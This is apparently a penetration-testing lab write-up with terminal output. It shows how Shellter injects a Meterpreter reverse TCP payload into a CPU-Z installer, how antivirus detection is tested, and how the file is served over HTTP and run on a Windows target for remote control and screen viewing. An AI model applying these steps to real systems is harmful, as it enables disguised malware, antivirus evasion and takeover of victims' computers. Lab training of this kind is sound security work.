

CLIENT SIDE ATTACKS

This screenshot shows the installation of Shellter in Kali Linux using the terminal command `sudo apt install shellter`. During installation, required Wine packages and dependencies were also downloaded and configured successfully.

```
(kali@kali)-[~]
$ sudo apt install shellter
Installing:
shellter

Installing dependencies:
libasound2-plugins libcap120-3t64 libwine libxkbregistry0 libz-mingw-w64 wine wine-common wine64

Suggested packages:
cups-bsd ttf-mscorefonts-installer winbind winetricks wine-binfmt exe-thumbnailer wine64-preloader
gststreamer1.0-plugins-ugly q4wine fonts-wine playonlinux dosbox | kio-extras

Recommended packages:
wine32

Summary:
Upgrading: 0, Installing: 9, Removing: 0, Not Upgrading: 1432
Download size: 103 MB
Space needed: 635 MB / 62.7 GB available

Continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 libasound2-plugins amd64 1.2.12-2+b4 [71.5 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 wine-common all 10.0~repack-11 [1,359 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 libcap120-3t64 amd64 1:3.27-3.2+b2 [28.8 kB]
Get:4 http://mirrors.esto.network/kali kali-rolling/main amd64 libxkbregistry0 amd64 1.13.1-1 [17.3 kB]
Get:5 http://http.kali.org/kali kali-rolling/main amd64 libz-mingw-w64 all 1.3.2+dfsg-1 [165 kB]
Get:6 http://http.kali.org/kali kali-rolling/main amd64 libwine amd64 10.0~repack-11+b1 [101 MB]
Get:7 http://http.kali.org/kali kali-rolling/main amd64 wine64 amd64 10.0~repack-11+b1 [277 kB]
Get:8 http://http.kali.org/kali kali-rolling/main amd64 wine all 10.0~repack-11 [71.5 kB]
Get:9 http://kali.download/kali kali-rolling/non-free amd64 shellter amd64 7.2-0kali3 [222 kB]
Fetched 103 MB in 19s (5,385 kB/s)
Selecting previously unselected package libasound2-plugins:amd64.
(Reading database... 426006 files and directories currently installed.)
Preparing to unpack ./0-libasound2-plugins_1.2.12-2+b4_amd64.deb...
Unpacking libasound2-plugins:amd64 (1.2.12-2+b4)...
Selecting previously unselected package libcap120-3t64:amd64.
Preparing to unpack ./1-libcap120-3t64_1:3.27-3.2+b2_amd64.deb...
Unpacking libcap120-3t64:amd64 (1:3.27-3.2+b2)...
Selecting previously unselected package wine-common.
Preparing to unpack ./2-wine-common_10.0~repack-11_all.deb...
Unpacking wine-common (10.0~repack-11)...
Selecting previously unselected package libxkbregistry0:amd64.
```

the process of enabling 32-bit (i386) architecture support in Kali Linux using the command `sudo dpkg --add-architecture i386`. After adding the architecture, the package repositories were updated using `sudo apt update` to support 32-bit package installation required for Wine and Shellter.

```
(kali@kali)-[~]
$ sudo dpkg --add-architecture i386

(kali@kali)-[~]
$ sudo apt update
Hit:1 http://kali.download/kali kali-rolling InRelease
Get:2 http://kali.download/kali kali-rolling/main i386 Packages [20.4 MB]
Get:3 http://kali.download/kali kali-rolling/main i386 Contents (deb) [48.1 MB]
Get:4 http://kali.download/kali kali-rolling/contrib i386 Packages [101 kB]
Get:5 http://kali.download/kali kali-rolling/contrib i386 Contents (deb) [189 kB]
Get:6 http://kali.download/kali kali-rolling/non-free i386 Packages [144 kB]
Get:7 http://kali.download/kali kali-rolling/non-free i386 Contents (deb) [876 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware i386 Packages [14.9 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware i386 Contents (deb) [38.7 kB]
96% [3 Contents-i386 store 0 B]
^C
```

```
(kali@kali)-[~]
$ wine --version
wine-10.0 (Debian 10.0~repack-11+b1)
```

the process of downloading the `cpu-z_1.79-en.exe` file in Kali Linux and managing it using Linux terminal commands. The user creates a folder named `av-bypass`, copies the downloaded executable file into it, checks the file using `ls`, and renames it to `cpuz.exe` using the `mv` command. This demonstrates basic file handling in a cybersecurity lab environment.

The image is a composite of two screenshots. The top screenshot shows a web browser window with the URL `www.cpubid.com/downloads/cpu-z/cpu-z_1.79-en.exe?utm_medium#google_vignette`. The page is for downloading CPU-Z, a system information software. A download bar at the top indicates `cpu-z_1.79-en.exe` is being downloaded, with 18s left and 476 KB of 1.6 MB (84.3 KB/sec). The page has a purple header with navigation links: SOFTWARE, VALIDATION, NEWS, DEVELOPERS, GOODIES, CONTACT. The main content area has a large CPU-Z logo and text: "CPU-Z System information software". Below this are links for WINDOWS x86/x64, WINDOWS ARM64, and ANDROID. A section titled "DOWNLOAD CPU-Z" states "The file 'cpu-z_1.79-en.exe' is ready for download." and has a "DOWNLOAD NOW!" button. A section titled "SUPPORT CPU-Z" asks for donations via PayPal. The bottom screenshot shows a terminal window in Kali Linux. The user navigates to the Desktop, creates a folder named `av-bypass`, copies the file `/home/kali/Downloads/cpu-z_1.79-en.exe` to `av-bypass`, lists the files, and then renames `cpu-z_1.79-en.exe` to `cpuz.exe` using the `mv` command.

```
(kali@kali)-[~]
└─$ cd Desktop
(kali@kali)-[~/Desktop]
└─$ mkdir av-bypass
(kali@kali)-[~/Desktop]
└─$ cp /home/kali/Downloads/cpu-z_1.79-en.exe av-bypass
(kali@kali)-[~/Desktop]
└─$ ls
av-bypass
(kali@kali)-[~/Desktop]
└─$ cd av-bypass
(kali@kali)-[~/Desktop/av-bypass]
└─$ ls
cpu-z_1.79-en.exe
(kali@kali)-[~/Desktop/av-bypass]
└─$ mv cpu-z_1.79-en.exe cpuz.exe
(kali@kali)-[~/Desktop/av-bypass]
└─$ ls
cpuz.exe
```

the **Shellter** tool running in Kali Linux. Shellter is a dynamic shellcode injection tool used in penetration testing and ethical hacking labs. The tool starts in **Auto Mode**, where it automatically analyzes the executable file and prepares it for payload injection. The terminal output shows Shellter loading its modules and initializing the environment for processing the target executable file.

```
(kali@kali)-[~/Desktop/av-bypass]
└─$ sudo shellter
[sudo] password for kali:
wine: created the configuration directory '/root/.wine'
004c:err:ole:StdMarshalImpl_MarshalInterface Failed to create ifstub, hr 0x80004002
004c:err:ole:CoMarshalInterface Failed to marshal the interface {6d5140c1-7436-11ce-8034-00aa006009fa}, hr 0x80004002
004c:err:ole:apartment_get_local_server_stream Failed: 0x80004002
0054:err:ole:StdMarshalImpl_MarshalInterface Failed to create ifstub, hr 0x80004002
0054:err:ole:CoMarshalInterface Failed to marshal the interface {6d5140c1-7436-11ce-8034-00aa006009fa}, hr 0x80004002
0054:err:ole:apartment_get_local_server_stream Failed: 0x80004002
0054:err:ole:start_rpcss Failed to open RpcSs service
002c:err:setupapi:do_file_copyW Unsupported style(s) 0x10
002c:err:setupapi:do_file_copyW Unsupported style(s) 0x10
011c:err:setupapi:do_file_copyW Unsupported style(s) 0x10
011c:err:setupapi:do_file_copyW Unsupported style(s) 0x10
002c:err:setupapi:do_file_copyW Unsupported style(s) 0x10

SHELLTER
www.ShellterProject.com Wine Mode v7.2

Choose Operation Mode - Auto/Manual (A/M/H): h
Info: Choose between two operation modes.
Manual: This mode can be more flexible, but requires more interaction by the user.
Auto: This mode is fast, effective and easy to use. Great for a quick shot!
Note: Auto Mode also supports command line which allows the user to customise its usage.
Run Shellter using -h argument to see the help menu, or the --examples argument to see some command line examples.
```

the stage where the user provides the target executable file path to Shellter:

```
#/home/kali/Desktop/av-bypass/cpuz.exe
```

Shellter successfully detects the executable file and creates a backup before modifying it. The tool prepares the executable for payload embedding, which is commonly done during payload generation and antivirus bypass testing in cybersecurity environments.

```
Choose Operation Mode - Auto/Manual (A/M/H): A
PE Target: /home/kali/Desktop/av-bypass/cpuz.exe

*****
* Backup *
*****

Backup: Shellter_Backups\cpuz.exe
```

Shellter generating and injecting a payload into the cpuz.exe file. The tool displays available payload options and successfully completes the payload injection process. After injection, the modified executable can be used in penetration testing demonstrations to study payload execution, antivirus detection, and client-side attack techniques in a controlled lab environment.

```
Enable Stealth Mode? (Y/N/H): y
*****
* Payloads *
*****
[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): L

Select payload by index: 1

*****
* meterpreter_reverse_tcp *
*****
```

the result of scanning the modified executable file on the **Jotti malware scan** website. The uploaded cpuz.exe file is analyzed by multiple antivirus engines to check whether the payload-injected executable is detected as malicious or remains undetected. The report displays scan results from different antivirus vendors, demonstrating antivirus evasion testing commonly performed in cybersecurity and penetration testing labs.

The screenshot shows a web browser window with the Jotti malware scan website. The browser's address bar shows the URL: `virusscan.jotti.org/en-US/filescanjob/a0hmkd2zup`. The website has a blue header with the Jotti logo and navigation links: "Jotti's malware scan", "Scan file", "Search hash", "Language", "FAQ", "Privacy", "API", and "Contact".

The main content area displays a "Report for scan job: a0hmkd2zup". It includes the following details:

- Name: cpuz.exe
- Size: 1.63MB (1,708,032 bytes)
- Type: PE32 executable for MS Windows 4.00 (GUI), Intel i386, 8 sections
- First seen: May 26, 2026 at 10:56:49 AM GMT+2
- MD5: 2b3b77f963c966878ee26c29582b39db
- SHA1: eda0bf0ae6d4f4e84638b140819d3c5bb745a42e

The report also shows the status: "Scan finished. 5/13 scanners reported malware." and "Scan taken on: May 26, 2026 at 10:56:50 AM GMT+2".

Below the file details, there is a table of scan results from various antivirus engines:

Antivirus	Date	Result
Avast	May 26, 2026	Found nothing
Bitdefender	May 26, 2026	Gen:Variant.Babar.714260
ClamAV	May 26, 2026	Found nothing
CYREN	May 26, 2026	Found nothing
Dr.Web	May 26, 2026	Found nothing
eScan	May 26, 2026	Gen:Variant.Babar.714260
FATNET	May 26, 2026	Found nothing
G DATA	May 26, 2026	Gen:Variant.Babar.714260
IKARUS	May 26, 2026	Found nothing
K7SECURITY	May 26, 2026	Found nothing
kaspersky	May 26, 2026	HEUR:Trojan.Win32.Generic
TREND MICRO	May 25, 2026	Found nothing
VBA32	May 25, 2026	BScope.TrojanDownloader.Upatre

At the bottom of the page, there is a copyright notice: "© 2004-2026 Jotti".

The use of Python's built-in HTTP server in Kali Linux using the command:


```
python -m http.server
```

The server starts on port 8000, allowing files from the current directory to be shared over the network. This is commonly used in penetration testing to host payloads or transfer files between machines in a controlled lab environment.

```
(kali@kali)-[~/Desktop/av-bypass]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

(kali@kali)-[~/Desktop/av-bypass]
$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

A web browser accessing the Kali Linux HTTP server through the target machine's IP address. The browser displays a directory listing containing the cpuz.exe file and backup folder. This confirms that the HTTP server is working correctly and the executable file is accessible remotely for download or testing purposes.



Directory listing for /

- [cpuz.exe](#)
- [Shellter Backups/](#)

[illegible]

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse
[-] The value specified for payload is not valid.
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |




View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(multi/handler) > set LPORT 4321
LPORT => 4321
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4321
```


the Windows target machine downloading and executing the cpuz.exe file. A Windows security warning appears because the file publisher cannot be verified. This indicates that the executable file downloaded from the Kali Linux HTTP server is being opened on the target system for testing purposes in the penetration testing lab.



A successful Meterpreter session established between the target Windows machine and the Kali Linux attacker machine. The Metasploit Framework displays an active session after the payload execution, confirming that the reverse TCP connection has been successfully created during the client-side attack demonstration.

```
meterpreter > ps

Process List


PID  PPID  Name               Arch  Session  User              Path
---  ---  ---
0    0     [System Process]
4    0     System
100  424   svchost.exe
220  4     smss.exe
296  288   csrss.exe
304  424   SearchIndexer.exe
344  288   wininit.exe
356  336   csrss.exe
396  336   winlogon.exe
424  344   services.exe
432  344   lsass.exe
440  344   lsm.exe
560  424   svchost.exe
636  424   svchost.exe
676  424   svchost.exe
800  424   svchost.exe
840  424   svchost.exe
884  424   svchost.exe
1120 1112  explorer.exe       x86   1        WINDOWS7\admin   C:\Windows\Explorer.EXE
1156 1120  cpuz.exe           x86   1        WINDOWS7\admin   C:\Users\admin\Downloads\cpuz.exe
1172 800   dmw.exe            x86   1        WINDOWS7\admin   C:\Windows\system32\Dwm.exe
1228 424   svchost.exe
1384 424   spoolsv.exe
1424 424   taskhost.exe       x86   1        WINDOWS7\admin   C:\Windows\system32\taskhost.exe
1432 424   svchost.exe
1608 424   svchost.exe
1948 424   sppsvc.exe

meterpreter > migrate 1120
[*] Migrating from 1156 to 1120...
[*] Migration completed successfully.
```

the use of the screenshare command inside the Meterpreter session in the Metasploit Framework. The command starts a remote screen sharing session with the target Windows machine, allowing the attacker machine to view the target system's desktop in real time. This demonstrates post-exploitation capabilities of Meterpreter used in penetration testing and cybersecurity lab environments.

```
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/kali/Desktop/av-bypass/dVwvmTGs.html
[*] Streaming...
```


This screenshot displays the live screen sharing session of the target Windows machine. The Kali Linux system successfully opens and streams the target desktop remotely, confirming that the screenshare command executed successfully through the active Meterpreter session.



www.metasploit.com